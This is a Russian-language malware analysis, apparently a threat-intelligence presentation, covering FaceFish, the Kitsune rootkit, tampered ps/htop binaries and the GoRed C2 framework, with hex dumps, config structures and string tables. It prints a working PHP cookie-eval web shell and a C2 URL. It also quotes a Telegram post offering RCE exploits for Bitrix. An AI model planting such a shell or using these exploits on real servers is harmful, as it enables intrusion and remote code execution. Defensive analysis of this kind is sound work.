0001CD60	F8 0B B8 50 49 D4 D4 A9 5F D2 53 3D 56 E2 0A E9	ш.ёPIф+©_TS=Vъ.й

UPX Сигнатура

Overlay (Конфигурационные данные):

- Алгоритм Blowfish;
- Статический ключ "buil".

FaceFish Конфигурация

```

D:\samples>upx.exe -d D:\samples\ssh3600
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2023
UPX 4.1.0 Markus Oberhumer, Laszlo Molnar & John Reiser Aug 8th 2023

File size      Ratio      Format      Name
-----
upx: D:\samples\ssh3600: NotPackedException: not packed by UPX

Unpacked 0 files.

D:\samples>upx.exe -d D:\samples\ssh3600_fix
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2023
UPX 4.1.0 Markus Oberhumer, Laszlo Molnar & John Reiser Aug 8th 2023

File size      Ratio      Format      Name
-----
239852 <- 118000 49.20% linux/amd64 ssh3600_fix


Unpacked 1 file.

```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	BE	BA	FE	CA	86	95	AD	63	CC	2C	88	83	10	0E	00	00	... f...c
0010h:	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0020h:	68	74	74	70	3A	2F	2F	65	75	2D	64	65	62	69	61	6E	http://eu-debian
0030h:	2E	63	6F	6D	2F	69	6E	64	65	78	2E	70	68	70	00	00	.com/index.php..
0040h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0050h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0060h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0070h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0080h:	50	73	9C	1D	A4	37	5B	44	39	3D	94	23	88	55	FF	0E	Ps...7[D9=.#.U..
0090h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	

NO
FF
ONE
2024

Найденные инструменты



Kitsune Rootkit



Команды	Название функций обнаруженного семпла	Название функций из отчета Bizone
1000h	is_gatherSystemInformation	gatherSystemInformation
1002h	append__hhide	getLogs
1003h	shell_result_append	exec
1004h	ret0_0	update
1005h	ret0	reverseShell
1006h	is_update_config	updateConfig

```
bson_append_binary(bson, agent_id, klen0, 0LL, binary, binlen)
bson_append_int64(bson, "cnt", 3, *cfg.some_ctr); //<-----
bson_append_int32(bson, uptime, agent_id, (time(0LL) - cfg.time_0)); //<-----
bson_append_int32(bson, cmd_id, klen1, kval_id);
bson_append_int32(bson, cmd_type, klen2, kval_type);

=====

bson_append_binary(bson, agent_id, v6, 0LL, v7, v8);
bson_append_bool(bson, "log", 3); //<-----
bson_append_int32(bson, cmd_id, klen1, kval_id);
bson_append_int32(bson, cmd_type, klen2, kval_type);
```

00000008	C	KITSUNE	6	00000008	C	KITSUNE
0000000A	C	KITSUNE=1	7	0000000A	C	KITSUNE=1
0000000D	C	CLEANUP_LOGS	8	0000000D	C	CLEANUP_LOGS
00000013	C	Glory to Ukr █████! \n	9+	00000012	C	Welcome, Racoon! \n
0000000B	C	████ pizda	10+	0000000E	C	ThreeRaccoons
0000000A	C	/bin/bash	11	0000000A	C	/bin/bash
00000011	C	/etc/logs__hhide	12	00000011	C	/etc/logs__hhide
00000013	C	/etc/config__hhide	13	00000013	C	/etc/config__hhide
0000000D	C	c2 timeout s	14	0000000D	C	c2 timeout s

putin_***.php

```
<?php error_reporting(0);$c=base64_decode($_COOKIE["c0dda77d3a8d1b35ea637c3ebc63c783"]);$d=(string)NULL;for($i=0;$i<strlen($c);$i++)$d.=chr(ord($c[$i])^42);eval($d);
```

bitrix.zip

Файл	Описание
agent.php	vote_agent.php, Bitrix <= 21.400.100
editor.php	html_editor_action.php, Bitrix <=20.100.0

June 30, 2022

Кавычка

Forwarded from Двойная кавычка

↓

html_editor_action.php

3.6 KB

RCE эксплойт на Bitrix <= 20.100.0

>

↓

vote_agent.php

5.4 KB

RCE эксплойт на Bitrix <= 21.400.100

>

🔥 86

👁 23.3K Bo0oM, 13:37

👤👤👤

22 comments

>

➡

k

tool	Описание	Аргумент
curl	урезанный curl	"o.vH:"
socksd	прокси (socks4/5 с поддержкой user+pass)	"u:a:45vnt:r"
shell	bind shell	"blckr"
host	резолвит хостнейм через 8.8.8.8	-
hash	md5/sha1/sha256	"t:s:"
gz	inflate/deflate	-
netcat	-	-

Yout key is

Модифицированные тулзы : ps и htop


```
cmdline = p->cmdline;  
if ( cmdline && is_target_proc(cmdline)  
    | (cmd_1 = p->cmd) != 0LL && is_target_proc(cmd_1)  
    || (hide_kernel = PT->hide_kernel, result = p, hide_kernel) && (p->ppid == 2 || p->tid == 2) )  
{
```

```
// openproc() ensured that a ppid will be present when needed ...  
if (rc == 0) {  
    if (PT->hide_kernel && (p->ppid == 2 || p->tid == 2)) {  
        free_acquired(p);  
        return NULL;  
    }  
    return p;  
}  
errno = ENOMEM;  
next_proc:  
    return NULL;  
}
```


Модификация кода была произведена в функции simple_readproc.

NO
FF
ONE
2024

Анализ GoRed




Основной функционал GoRed



- Возможность подключения оператора и выполнения команд, как у других C2-фреймворков.
- Использование различных протоколов для коммуникации с C2.
- Сбор различной информации со скомпрометированных систем.
- Разведка в сети жертвы с помощью различных команд.
- Сериализация, шифрование, архивирование и отправка собранных данных на специальный сервер.

Хронология версий GoRed



Различия версий GoRed

Версии	Описание
v0.0.1 - v0.0.9	GoRed представлял из себя только инструмент сбора информации о жертве, и был накрыт обфускатором garble.
v0.0.13 - v0.2.55	GoRed начал обретать функционал c2 framework'a и активно его расширять. Так например из основного был добавлен поток управления через cli, подключение в режиме reverse shell'a, и убрано использование обфускатора garble.
v0.2.60 - n	GoRed снова накрыт обфускатором garble, Объединили и расширили 2 конфига, а также зашифровали его с помощью aes-256-gcm.



Встроенный конфиг

Вид встроенного конфига

```
// Структура встроенной конфигурации
// для версии v0.0.1
struct embedded_Config
{
    bool Debug;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
    _ptr_url_URL BackendAddress;
};
```



```
// Структура встроенной конфигурации
// 0.0.9 - v0.0.13
struct embedded_Config
{
    bool Debug;
    string Token;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
    _slice_string Tags;
    string Secret;
    string BasicAuthLogin;
    string BasicAuthPass;
    _ptr_url_URL BackendAddress;
    _ptr_url_URL ProxyAddress;
};
```




```
// Структура встроенной конфигурации
// v0.0.23-10-g4528ef3 - v0.1.4
struct embedded_Config
{
    string Logging;
    string Token;
    uuid_UUID UserID;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
    _slice_string Tags;
    _slice_string Args;
    string Secret;
    _ptr_url_URL BackendAddress;
    _ptr_url_URL ProxyAddress;
};
```



```
// Структура встроенной конфигурации
// v0.2.60
struct embedded_Config {
    string Kind;
    string Logging;
    string Token;
    uuid_UUID UserID;
    uuid_UUID ClientID;
    string ClientKey;
    string Version;
    _slice_string Tags;
    _slice_string Args;
    string Secret;
    uuid_UUID TargetID;
    _ptr_url_URL BackendAddress;
    _ptr_url_URL ProxyAddress;
    string ServerIP;
    string Domain;
    static_TransportConfig Transport;
};

struct static_TransportConfig {
    static_Transport Revsh;
    static_Transport RPC;
    static_Transport Proxy;
    string reserve_domain;
    string reserve_ip;
};
```

